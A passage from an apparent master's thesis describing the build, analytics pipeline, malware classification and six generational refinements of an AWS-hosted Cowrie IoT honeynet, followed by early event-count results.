[8] `https://github.com/tgenov/MSC2018-Code/tree/master/terraform-recipe`

by the HN it was also impossible to predict any possible AWS billing costs. Under the guidance of the *parsimony* principle of our design it was decided to host all analytics infrastructure locally on the researcher's workstation, even though AWS offers equivalent offerings as on-demand services.

4.2.1 Elastic Search

ElasticSearch version 6.4.0 was used to ingest and index all data generated by the HN. The data is automatically sharded and indexed allowing for the rapid querying and dashboarding of processed events in near-real-time. The events generated by each Cowrie honeypot are funnelled into ElasticSearch using LogStash. Querying the dataset is possible via a web-based point&click user interface called Kibana or by using the Apache Lucene[9] query language syntax. What Apache Lucene gains in simplicity, it trades off in expressiveness and semantic precision when compared to SQL, however it is sufficient for general and approximate introspection into the data generated by the HN.

In version 6.4.0 of ES SQL functionality was considered experimental[10] and was an optional add-on. In later versions SQL queriability became a standard feature of ES, however it implements only a subset of SQL commands. In addition the *elasticsearch-sql-cli*[11] tool provided can only be used interactively which makes it difficult to query ES data from 3rd-party tooling can using SQL syntax.

Kibana

Kibana[12] is part of the ELK stack. It was primarily used for rapid dashboarding of collected events and and for gathering real-time operational insights into the overall HN health. The Kibana Dashboards helped identify a number of operational issues with the early generations of the design. Some of these challenges are discussed in Section 4.8.2. Below are some of the metrics which were being tracked on the Kibana dashboard.

- **Total Event Count** The total number of events collected by the HN
- **Sensor Count** The number of unique EC2 instances collecting data.
- **AWS Availability Zone Count** The number of AWS datacenters form which events are being received.

[9] `https://lucene.apache.org/core/2_9_4/queryparsersyntax.html`
[10] `https://www.elastic.co/guide/en/elasticsearch/reference/6.4/xpack-sql.html`
[11] `https://www.elastic.co/guide/en/elasticsearch/reference/current/sql-cli.html`
[12] `https://www.elastic.co/products/kibana`

- **Event Count per AWS region** The number of events processed by the HN grouped by AWS region.
- **Total Malware Sample** The number of unique malware samples collected by the HN.
- **Daily Malware Samples** The number of malware samples grouped by day.
- **Cowrie Event Types** Break-down of all events by Cowrie event ID.

4.2.2 PostgreSQL

A standard installation of PostgreSQL version 11 was used for the experiment. The schema for the database can be found at `https://github.com/tgenov/MSC2018-Code/blob/master/configs/postgres-schema/postgres-schema.sql`. The following tables exist in the database:

- *logstash* All logs generated by the HN.
- *malware_report* Virus Total malware analysis reports.
- *session_trainer* A table used to keep track of sessions which have been trained as per Section 3.4.3 and Section 3.4.4.
- *sessions_hash_map* An SHA256 checksum for each interactive session. Used for detecting session uniqueness.

PgSQL Materialized Views[13] were used extensively in order to transform or split up the data into more useful layout for processing and analytics. The following materialized views exist in the database:

- *Generation I through to Generation VI* Subsets of the *logstash* table corresponding to each generation of our HN.
- *hourly_events* Count of all unique events from the HN aggregated hourly by *event type*.
- *hourly_sessions* Count of all interactive sessions from *logstash* aggregated hourly.
- *malware_types* A view of each malware sample containing VirusTotal detected type and MIME type.
- *session_duration* A more precise way of measuring session duration by measuring the timestamp difference between the first and last command in a session.
- *sessions* A table containing a list of all unique interactive sessions. Ingested by our static and dynamic responders in Section 3.4.3 and Section 3.4.4.

[13] `https://www.postgresql.org/docs/11/rules-materializedviews.html`

Jupyter Notebooks

The Jupyter notebooks used for the Analytics portion of the research are located in the **Analytics** directory. All diagrams and tables used in chapter 5 are exclusively generated using these Notebooks. Two files are of particular interest:

- **settings.py** Contains all shared settings used by the notebooks, such as database access configuration, folder locations (for storing generated images and tables) and various Python initialisations.
- **functions.py** Contains various Python functions which help standardize common tasks used throughout the Jupyter Notebooks such as image generation and annotation, table formatting, database querying etc.

A sample screenshot of using Jupyter to dynamically-generate images from PgSQL is shown in Figure 4.3 below.




Figure 4.3: Analytics in Jupyter

4.3 QEMU Image Builder

In *Generation III* of the HN it became apparent that attackers are using platform detection techniques, and so the question "How is Cowrie different to a real IoT system?" became relevant to evolving this research. To answer this comprehensively the

researcher required access to a real IoT system. As a make-shift alternative to procuring physical IoT devices QEMU (Section 3.3.8) was used to emulate custom-built OpenWRT (Section 3.3.7) images.

The scripts for building the OpenWRT images can be found at `https://github.com/tgenov/MSC2018-Code/tree/master/qemu-image-builder`. The build-logic is triggered by executing `build-images.sh` which performs the following tasks:

- The latest version of the OpenWRT SDK is checked out from GitHub
- The custom configuration files in the **files** directory are copied into the OpenWRT SDK directory.
- An OpenWRT image is built for every config file declared in the **build-configs** directory.
- The images are saved in the **images** directory
- Uploads the images to S3[14]

The scripts to boot the images can be found in the **qemu** directory, which has the structure *<ARCHITECTURE>/start.sh*.

When `start.sh` is executed it downloads the relevant OpenWRT shown in Listing 4. Once the image is booted, it can be accessed using any SSH client on port TCP/2122 with username "root" and password "admin". Opening an SSH session to a running OpenWRT is demonstrated in Listing 5.

Listing 4: OpenWRT booting in QEMU

```
qemu $ cd mips
mips $./start.sh
[    0.000000] Linux version 4.14.54 (ubuntu@ip-192-168-0-229) (gcc version 7.3.0
↪  (OpenWrt GCC 7.3.0 r7188-b0b5c64c22)) #0 SMP Mon Jul 30 16:25:17 2018
[    0.000000] earlycon: uart8250 at I/O port 0x3f8 (options '38400n8')
[    0.000000] bootconsole [uart8250] enabled
[    0.000000] Config serial console: console=ttyS0,38400n8r
[    0.000000] CPU0 revision is: 00019300 (MIPS 24Kc)
[    0.000000] FPU revision is: 00739300
[    0.000000] MIPS: machine is mti,malta
```

[14] `http://master-thesis-lede-images.s3-eu-west-1.amazonaws.com/`

Listing 5: SSH to OpenWRT Image

```
$ ssh root@localhost -p 2122
root@localhost's password:
BusyBox v1.28.3 () built-in shell (ash)

_______                     ________        __
|       |.-----.-----.-----.|  |  |  |.----.|  |_
|   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
|_______||   __|_____|__|__||________||__|  |____|
|__| W I R E L E S S   F R E E D O M
-----------------------------------------------------
OpenWrt 18.06.0, r7188-b0b5c64c22
-----------------------------------------------------
root@OpenWrt:~# uname -a
Linux OpenWrt 4.14.54 #0 SMP Mon Jul 30 16:25:17 2018 mips GNU/Linux
```

4.4 HostDiff Tool

In *Generation III* behavioural differences were identified between Cowrie and actual IoT systems. A mechanism was designed (as discussed in Section 3.4.3) which allowed us to replay shell commands against two systems in parallel while flagging responses which behaved differently on each host.

The scripts **es-client.rb** (Listing B.4) and **get-sessions.rb** (Listing B.5) were used to extract the contents of interactive sessions from ES. Each session is persisted in a plain text file with each command on a new line. These files will be called *session files* henceforth. The contents of a *session files* are similar to what is shown Listing C.3.

The script **hostdiff.py** (Listing B.6) is passed a *session file* as a parameter. The script establishes an SSH connection to two different hosts *Host A* and *Host B*:

- *Host A* is an OpenWRT image booted in QEMU (covered in Section 4.3) running an SSH daemon on TCP/2122.
- *Host B* is a Cowrie instance listening for SSH sessions on port TCP/2222

Each line in the *session file* is executed against both hosts. The response returned from each host are compared. If the two outputs differ the command name and the response

received from *Host A* are written to a JSON file **responder.json** (Listing B.7).

Using this tool numerous discrepancies were identified between Cowrie an the actual IoT host. The various changes made to Cowrie in order to close this behavioural gap are discussed in depth Section 4.7.3.

4.5 Malware Classification

The malware samples collected by the HN are stored in the S3 bucket **cowrie-malware-samples**. The various shell scripts in the **malware-processing-scripts** directory are used to classify the samples and load the results into PgSQL.

The first step in classification is to determine the MIME type (Freed and Borenstein, 1996) of each sample. If the sample is a binary/executable file the ELF[15] type is also determined. This is performed using the *file*[16] utility. This process is implemented in the script **001.determine-mime-types.sh**. The output of this analysis is captured in the **malware-samples/mime-type** directory. Listing 7.

The second step is to determine whether a sample is malicious or benign. The Virus Total CLI[17] is used to submit each sample to VirusTotal (VT) for analysis. This mechanism is implemented in the **002.get-vt-report.sh** script which produces reports in YAML[18] format and stores the resulting output in the **malware-samples/vt-yaml** directory.

PgSQL offers native support for the storing and querying JSON (Bray, 2014) data. To take advantage of this the YAML reports collected from VT are converted to JSON using the **003.yaml-to-json.sh** script. All JSON reports are stored in the **malware-samples/json** directory. This further allows ad-hoc manipulation of the data using the jq[19] utility.

The script **005.load-data-to-pgsql.sh** loads the MIME, ELF and JSON data into PgSQL into a table called *malware_report*. The schema for the table is showin in Listing 6.

[15] `https://elinux.org/Executable_and_Linkable_Format_(ELF)`
[16] `https://linux.die.net/man/1/file`
[17] `https://github.com/VirusTotal/vt-cli`
[18] `https://yaml.org/`
[19] `https://stedolan.github.io/jq/`

Listing 6: Mapping MIME-types to Platforms

```
------------------------------------------------------------------
  Column   |         Type          | Collation | Nullable | Default
-----------+-----------------------+-----------+----------+---------
sha256     | text                  |           | not null |
vt_report  | json                  |           | not null |
type       | character varying     |           |          |
platform   | character varying(32) |           |          |
Indexes:
"malware_report_pkey" PRIMARY KEY, btree (sha256)
"unique_sha256" UNIQUE CONSTRAINT, btree (sha256)
```

In addition the numerous MIME-types are aggregated into platform types such as *ASCII*, *ARM*, *MIPS*, *x86* etc as per the SQL query shown in Listing 7.

Listing 7: Table Structure of malware_report Table in PostgreSQL

```
UPDATE malware_report SET platform='ARM' WHERE type LIKE '%ARM%';
UPDATE malware_report SET platform='ASCII' WHERE type LIKE '%ASCII%';
UPDATE malware_report SET platform='ASCII' WHERE type LIKE '%Bourne%';
UPDATE malware_report SET platform='ASCII' WHERE type LIKE '%Shell%';
UPDATE malware_report SET platform='ASCII' WHERE type LIKE '%shell script%';
UPDATE malware_report SET platform='ASCII' WHERE type LIKE '%ISO-8859 text%';
UPDATE malware_report SET platform='ASCII' WHERE type LIKE '%/usr/bin/perl%';
UPDATE malware_report SET platform='ASCII' WHERE type LIKE '%UTF-8 Unicode%';
UPDATE malware_report SET platform='x86' WHERE type LIKE '%80386%';
UPDATE malware_report SET platform='x86' WHERE type LIKE '%x86-64%';
UPDATE malware_report SET platform='MIPS' WHERE type LIKE '%MIPS%';
UPDATE malware_report SET platform='M68K' WHERE type LIKE '%m68k%';
UPDATE malware_report SET platform='PowerPC' WHERE type LIKE '%PowerPC%';
UPDATE malware_report SET platform='SPARC' WHERE type LIKE '%SPARC%';
UPDATE malware_report SET platform='SH4' WHERE type LIKE '%Renesas%';
UPDATE malware_report SET platform='gzip' WHERE type LIKE '%gzip%';
UPDATE malware_report SET platform='unknown' WHERE type='data';
UPDATE malware_report SET platform='unknown' WHERE type='OpenSSH RSA public key'
```

A materialized view *malware_types* is constructed from data in the *malware_report* table. It contains the following columns:

- *sha256* The SHA256 hash of a sample.

- *detected* Column indicating whether the sample was detected as malicious by VT.
- *result* The detected malware type (if any).
- *platform* The target platform of the sample.

This allows for trivially querying our dataset for the details of a particular malware sample using its SHA256 hash as a key as demonstrated in Listing 8.

Listing 8: Querying the Malware Types Materialized View

```
todorcowrielogs=# SELECT * FROM malware_types WHERE
↪  sha256='24e68fd74c9bc1da09211a50ec03e12d41e6a37ce8e8f71c8f29e8aaacffe5a3';
-[ RECORD 1 ]-------------------------------------------------------------
sha256   | 24e68fd74c9bc1da09211a50ec03e12d41e6a37ce8e8f71c8f29e8aaacffe5a3
detected | malicious
result   | Linux.Mirai
type     | ELF 32-bit LSB executable, Intel 80386
platform | x86
```

4.6 Session Uniqueness Processing

In Section 3.5.3 the design of a cryptographic session-uniqueness mechanism was introduced. The implementation of this mechanism is in the script **process-sessions.py** which can be seen in Listing B.12. The script runs as a background task on the analytics host and performs the following:

- Searches the *logstash* table for any sessions whose SHA256 checksum has not yet been calculated.
- Calculates the SHA256 checksum of the session in batches of 5000 sessions at a time.
- Persists the SHA256 hash for each session to the *sessions_hash_map* table.
- Persists the SHA256 hash to the *session_trainer* table.

New sessions which are appended to the *session_trainer* table are ingested by the *GraphGenerator* in accordance with the design of which was outlined in Section 3.4.7. This mechanism ensures that new and unique attacker behaviour can be identified and replayed against a pristine IoT system within minutes of being captured by the HN.

4.7 Honeynet Generational improvements

The HN design underwent six generational improvements between March 2018 and August 2019. The technical changes introduced for each generation are discussed in the subsections below.

4.7.1 Generation I

The first generation of the experiment was intended as a default Cowrie configuration so as to create a baseline for retrospective comparison against which future generations could be compared. While iterating on *Generation I* of the HN it was discovered that Cowrie's S3 output plugin expects AWS authentication credentials to be explicitly specified in the configuration file. No viable mechanism existed for distributing and populating the necessary credentials as they were different on each EC2 instance in the HN. This posed an obstacle for getting malware samples uploaded from the EC2 honeypots to the **cowrie-malware-samples** S3 bucket.

A pull request[20] was submitted to the Cowrie project enabling the use of automated credential discovery mechanisms available in Python's AWS SDK. This feature paved the way for using IAM Instance Profile functionality (covered in Section 3.3.1) which enabled Cowrie to discover and use the EC2 instance's automatically provisioned AWS credentials at runtime and without the need for any explicit configuration in **cowrie.cfg**.

The HN was deployed using this cowrie feature enabling the provisioning of AWS credentials using EC2 IAM Instance Roles feature introduced in Section 3.3.1. The data collected by *Generation I* of the HN is analysed in Section 5.5.1.

4.7.2 Generation II

The cohort of malware samples was dominated by files of the ASCII MIME type. The majority of examined malware samples implemented an opportunistic, shotgun-based approach of downloading and executing binaries for a range of hardware architectures all at once suggesting that the attack was not explicitly targetted at the honeypot's reported platform - x86. The opportunistic downloaders are unpacked in depth in Section 5.5.1.

It was further observed that the `uname` command was being invoked in the interactive sessions. Cumulatively, the researcher speculated that the response from the `uname`

[20] `https://github.com/cowrie/cowrie/commit/6e27f54545e27c305f27751ec0719e3b7f0bbced`

command may be used by attacker for targeting, or ignoring particular platforms.

The researcher further observed that the implementation of the `uname` in Cowrie was inconsistent with the behaviour of the `uname` on an actual GNU/Linux system. This behavioural mismatch was sufficient to result in an error given the invocation observed in the interactive sessions. This was potentially why the host platform was not being correctly detected by attackers.

Based on this assumption code and sampled observations of the `uname -a` command being executed against the HN changes were introduced in Cowrie making the response of the `uname -a` command configurable. The new configuration options in the **cowrie.cfg** configuration file are shown in Listing 9.

Listing 9: Cowrie Support for Configurable uname Responses

```
1 [shell]
2 kernel_version = 3.2.0-4-amd64
3 kernel_build_string = #1 SMP Debian 3.2.68-1+deb7u1
4 hardware_platform = x86_64
```

This new feature was submitted to (and accepted by) the Cowrie project. The changes can be seen seen at https://github.com/cowrie/cowrie/pull/742

An operational issue in the HN was also identified whereby some EC2 instances became unresponsive and stopped collecting further data. Using a standard EC2 Instance Auto-Recovery featured[21] a monitor was configured with Terraform to automatically reboot any EC2 instances which became unresponsive. The Terraform recipe for implementing the auto-recovery monitor is as per Appendix Listing A.4.

Using the well-behaved `uname -a` command and the EC2 instance auto-recovery functionality *Generation II* of the HN was deployed with Cowrie still reporting an x86 architecture.

The banner of the OpenSSH server was also changed from "SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2" to "SSH-2.0-dropbear" to resemble the lightweight SSH server from the Dropbear project[22] commonly used in many embedded IoT systems.

[21] `https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-recover.html`
[22] `https://matt.ucc.asn.au/dropbear/dropbear.html`

4.7.3 Generation III

Similarly to *Generation I* the cohort of malware samples collected in *Generation II* was dominated by ASCII (plain text) files, however ELF binaries for the x86 architecture were now being observed, whereas in *Generation I* such samples were largely absent. A speculative explanation for the change in behaviour between *Generation I* and *Generation II* was the improvements made to the `uname` command. The dataset for *Generation II* is examined in Section 5.5.2.

By randomly sampling and visually examining interactive session data collected the researcher identified behaviour consistent with the Mirai botnet. This inference was made based on the fact that the commands being executed against the HN corresponded to Mirai's source code found on GitHub (see Section 5.2.1). The Python code used to extract sessions from ES can be found at https://github.com/tgenov/Masters-Thesis-Code/tree/dev/elasticsearch-reports. The changes in this generation were minimal. The `uname` command was re-configured to report an ARM platform as per Listing 10.

Listing 10: Spoofing Cowrie's *uname* to report ARM

```
1 [shell]
2 kernel_version = 4.4.140
3 kernel_build_string = #0 SMP Fri Jul 13 19:25:14 2018
4 hardware_platform = armv7l
```

4.7.4 Generation IV

In this generation the QEMU image builder (discussed in Section 4.3) and the HostDiff logic (Section 4.4) were implemented and a number of behavioural discrepancies were identified between Cowrie and the pristine QEMU images produced. Using this insight a number of changes were made to Cowrie thus closing the behavioural gap.

Static Responder

The output of the *HostDiff* tool is a dataset containing command-response pairs. A Cowrie was extended with a module (see Listing B.8) which ingests this data at runtime. When Cowrie receives a command in an interactive session it consults the *StaticResponder* and if an appropriate response exists - the request is serviced statically. Lacking an appropriate response Cowrie falls back to its default behaviour. A Cowrie module to

ingest this JSON hash was implemented as per Listing B.8. A diagram of the data flow is given in Figure 3.3

The OpenWRT images were built using the OpenWRT SDK[23]. Images for the ARM, MIPS and X86_64 platform were produced as per Figure 4.4. The images were pre-configured with the desired network settings, login credentials and software packages so as to offer a similar set of utilities as have been found sought by attackers in the Cowrie session logs. The exact implementation of the mechanism is outlined in Section 4.7.3.




Figure 4.4: OpenWRT image builder

/proc filesystem

In Linux **/proc** is a virtual filesystem[24], sometimes also refereed to as a pseudo-filesystem. It contains runtime system information. The default Cowrie configuration populates the **/proc** filesystem in a manner which corresponds to a x86-based Debian Linux. The following files in the **/proc** filesystem were modified to resemble an OpenWRT system:

- **/proc/cpu** reports details about the system CPU.
- **/proc/meminfo** reports details about the available system memory.
- **/proc/modules** provides a list of all loaded kernel modules/extensions.
- **/proc/mounts** contains a list of all mounted filesystems.

ELF header patching

In Section 3.4.3 a platform-detection mechanism used by attackers was identified which examined the contents of the **/bin/cat** , **/bin/echo** and **/bin/enable** files found on the

[23] https://openwrt.org/docs/guide-developer/source-code/start
[24] https://www.tldp.org/LDP/Linux-Filesystem-Hierarchy/html/proc.html

Cowrie honeypot. The binaries used for the default Cowrie installation contain ELF headers corresponding to the x86 platform. These binaries were replaced with ones compiled for the ARM platform.

4.7.5 Generation V

Given that LS is used for the trivial task of copying local log files files into S3, It was decided that the memory footprint of the full Java stack (as required by LS) is not justifiable. A 100-line Bash script named **log-processor.sh** (Listing B.11) was used to replace LS functionality in effect reducing the memory footprint of each honeypot from 1GB down to 64MB. This design simplification, in turn enabled the adoption of the smallest and cheapest EC2 instance available -the *t3.nano*. This resulted in a 60% cost reduction in our monthly EC2 invoice.

Changes were also made to the *Terraform* recipe to enable launching each EC2 instance in the HN with a different Cowrie configuration. Running two configurations in parallel enables cross-sectional analysis of the data and allows us to gain insights into the relative efficiency of various Cowrie configurations.

Half of the HN was launched using the Cowrie configuration from *Generation IV* with the *GraphResponder* enabled; and the other half was launched with the *StaticResponder* enabled.

4.7.6 Generation VI

The functionality from *Generation V* was limited to having heterogeneous *cowrie.cfg* only - all other resources, such as filesystem data, ELF patching, command behaviour etc. were shared across the HN nodes. In this generation the shared resources were decoupled enabling each node to be completely heterogeneous.

Isolating the individual features developed in *Generations III, IV and V* the HN was deployed with the following three configurations:

- Cowrie default configuration emulating an ARM architecture.
- Cowrie default configuration + ARM ELF headers.
- Cowrie default configuration + ARM ELF headers + Static Responder.

The desired configurations are declared in the *main.tf* configuration file in Terraform shown in Listing A.5.

4.8 Reproduction

This research was conducted using open source tools as discussed in chapter 4 and chapter 3. All source code, datasets and artefacts produces towards; or obtained for this research has been made public to allow for reproduction and reuse. There are two possible avenues for reproduction:

- **Reproduction of Data Analysis** The Python Notebooks and PostgreSQL data used for chapter 5 are made public.
- **Reproduction of Data Collection** The HN built for this experiment is available as a Terraform recipe and can be used to collect further data.

4.8.1 Resources

All data, configuration files and code from our research has been made available on the Open Science Framework website at `https://osf.io/vkcrn/`. which further links to a GitHub repository: `https://github.com/tgenov/MSC2018-Code/` containing all code and commit history of our project.

The HN can be deployed by cloining the git repository found at `https://github.com/Masters-Thesis-Code`, configuring the *[default]* profile for the AWS SDK as per the official documentation[25] and update the AWS Spot pricing by running `bin/get-spot-prices.rb` then applying the *Terraform* recipe with `terraform init && terraform apply`. The expected output of this workflow is shown in Listing 11 below.

[25] `https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-files.html`

Listing 11: TerraForm 0.11 initialisation

```
~ $ git clone https://github.com/tgenov/Masters-Thesis-Code
~ $ cd Masters-Thesis-Code/terraform-recipe/
terraform-recipe git:(master) $  bin/get-spot-prices.rb
terraform-recipe git:(master) $  terraform init
Initializing modules...
- module.cowrie-global
- module.pricing
Getting source "pricing"
- module.cowrie-us-east-1
- module.cowrie-us-east-2
- module.cowrie-us-west-1
- module.cowrie-us-west-2
- module.cowrie-ca-central-1
- module.cowrie-eu-west-1
- module.cowrie-eu-west-2
- module.cowrie-eu-central-1
- module.cowrie-ap-northeast-1
- module.cowrie-ap-northeast-2
- module.cowrie-ap-southeast-1
- module.cowrie-ap-southeast-2
- module.cowrie-ap-south-1
- module.cowrie-sa-east-1
```

4.8.2 Problems and Work-arounds

Throughout the development of the HN a handful problems were encountered. The failure modes can be classified into two broad categories: data quality issues and infrastructure reliability.

During *Generation I* and *Generation II* of the experiment it was detected that the LS ingestion mechanism which loads data from S3 into ES and PgSQL was duplicating data rows due to a configuration bug. After auditing the data in S3 and identifying that the problem was not on the data-publishing side of the experiment both ES and PgSQL databases were completely rebuilt from the data available in S3. Throughout the experiment this process ended up being repeated on 2 or 3 more occasions to the point where the researcher was assured that S3 is the single source of truth, hence publishing both the SQL and S3 data side-by-side as outlined in the Reproduction section (Section 4.8).

The LS tool has the largest memory footprint of all other components on the HN nodes due to its dependency on Java. This resulted in frequent Out-of-Memory (OOM) errors which were symptomatic with reduced inflow of data while EC2 nodes are still running (according to AWS). The first attempt at solving this was a crude watchdog and an auto-reboot mechanism, which was somewhat effective. The final solution to the problem was to replace LS with a functionally-identical component of much smaller memory footprint. This design change was discussed in Section 3.4.5.

The experiment was designed from the on-set to use EC2 Spot instances to reduce costs. This decision was a calculated risk and the risk of gradually losing instances over time was acceptable. As way of maintaining a fixed number of nodes in the HN the Terraform script would be executed daily to back-fill capacity and replace any EC2 instances which may have been terminated. An alternative approach towards maintaining a fixed number of hosts is to adopt a different bidding strategy when requesting EC2 Spot instances. By bidding above-market price there is a higher likelihood that the instances will remain running for longer.

ES is a schemaless document store, while PgSQL is a normalized relational database. While ES is happy to ingest any unstructured JSON, PgSQL prescribes upon us that all entries in the JSON fields be mapped to columns in the database a priori. In failing to map the JSON schema to the SQL schema the result was missing columns in PgSQL. Each correction to the SQL schema required re-building the PgSQL database from S3. The final, published SQL dataset is not a complete representation of the S3 data.

4.9 Summary

The data collection module of the HN was implemented with Cowrie running on EC2 and evolved over six generations. All collected data was persisted in S3. The analytics module of the system was implemented to ingest the data from S3 into ES and PgSQL allowing us to query data via both Kibana or standard SQL.

Relevant snippets of the implementation are referenced from Appendix A whilst the final version of the source code, as well as its full commit history, can be found on Github at `https://github.com/tgenov/MSC2018-Code/`.

In the following chapter data collected by the six generations of the HN is analysed.

5 Results

In this chapter all data collected from the HN is analysed in pursuit answers to the research questions posed in Section 1.2 The chapter contains the following sections:

- **Section 5.1** contains cursory analysis of the data identifying high-level trends and anomalies.
- **Section 5.2** unpacks the interactive SSH and Telnet sessions recorded by the HN.
- **Section 5.3** examines the malware samples collected throughout the 6 generations of the experiment.
- **Section 5.4** takes an in-depth look at patterns, anomalies and attacker behaviour identified in the previous sections.
- **Section 5.5** looks at the effectiveness of the HN by performing cross-sectional analysis on various operational metrics.
- **Section 5.7** summarises the findings from this chapter.

5.1 High-level Overview

Between March 2018 and August 2019 the HN was evolved over 6 generations as discussed in Section 3.4. A total of 25,617,140 Cowrie events were collected from the HN, where an 'event' is any remote interaction with any node in the HN. The generational breakdown is shown in Table 5.1.

Table 5.1: Event Count

Generation	Unique # of events
I	3,636,533
II	11,962,429
III	2,492,796
IV	1,063,966
V	4,522,240
VI	1,939,176
Total	25,617,140

The events collected are aggregated to a daily scale and shown in Figure 5.1 meaning that at the peak during *Generation II* the HN generated just under 160,000 events in a day. Each colour in the graph represents a generation in the evolution of the HN. The gap in data between August 2018 and July 2019 is due to the data-collection hiatus as outlined in the scope and limits of research(Section 1.3).

Ten types of events account for 96.3% of all collected data as per Table 5.2 with another 10 (unlisted) events accounting for the remaining 3.7%. The interpretation of each event is as follows:

- *cowrie.command.input* A command sent by the remote client in an SSH or Telnet session.
- *cowrie.command.success* Command recognised and executed by Cowrie.
- *cowrie.command.failed* Command not recognized by Cowrie.
- *cowrie.session.connect* A new session is initiated to the honeypot on one of its active TCP ports.
- *cowrie.session.closed* A TCP session is closed.
- *cowrie.login.success* Successfully authenticated SSH or Telnet session.
- *cowrie.direct-tcpip.request* SSH port-forwarding requested by client.
- *cowrie.direct-tcpip.data* TCP data transmitted over port-forwarding tunnel.




Figure 5.1: Honeynet Events (aggregated daily)

- *cowrie.session.file_download* A file has been successfully downloaded.
- *cowrie.client.version* Remote client identifying information.

From the breakdown in Table 5.2 it is evident that the dataset is dominated by *cowrie.command.input* events which comprise 36% of all events captured by the HN. Further analysis of the interactive sessions follows in Section 5.2. Attempts to use the HN as a network proxy as per the events represented by *cowrie.direct-tcpip.request* and *cowrie.direct-tcpip.data* will be analysed in Section 5.4.1. A total of 1,219,089 malware samples were downloaded to the HN as per the *cowrie.session.file_download* event. In-depth analysis of the samples follows in Section 5.3.

5.2 Interactive Session Trends

For the purpose of this section we define a *session* as any SSH or Telnet login which executed shell commands against our honeypot. A total of 1,106,596 *cowrie.login.success* events are captured by the HN (Table 5.2). The breakdown of sessions for each generation is as per Table 5.3.

Table 5.2: Top 10 Cowrie events

Rank	Event Type	Count	% of Total
1	cowrie.command.input	7,207,863	28.14
2	cowrie.command.success	5,300,588	20.69
3	cowrie.direct-tcpip.request	3,454,505	13.49
4	cowrie.session.connect	1,381,010	5.39
5	cowrie.session.closed	1,376,568	5.37
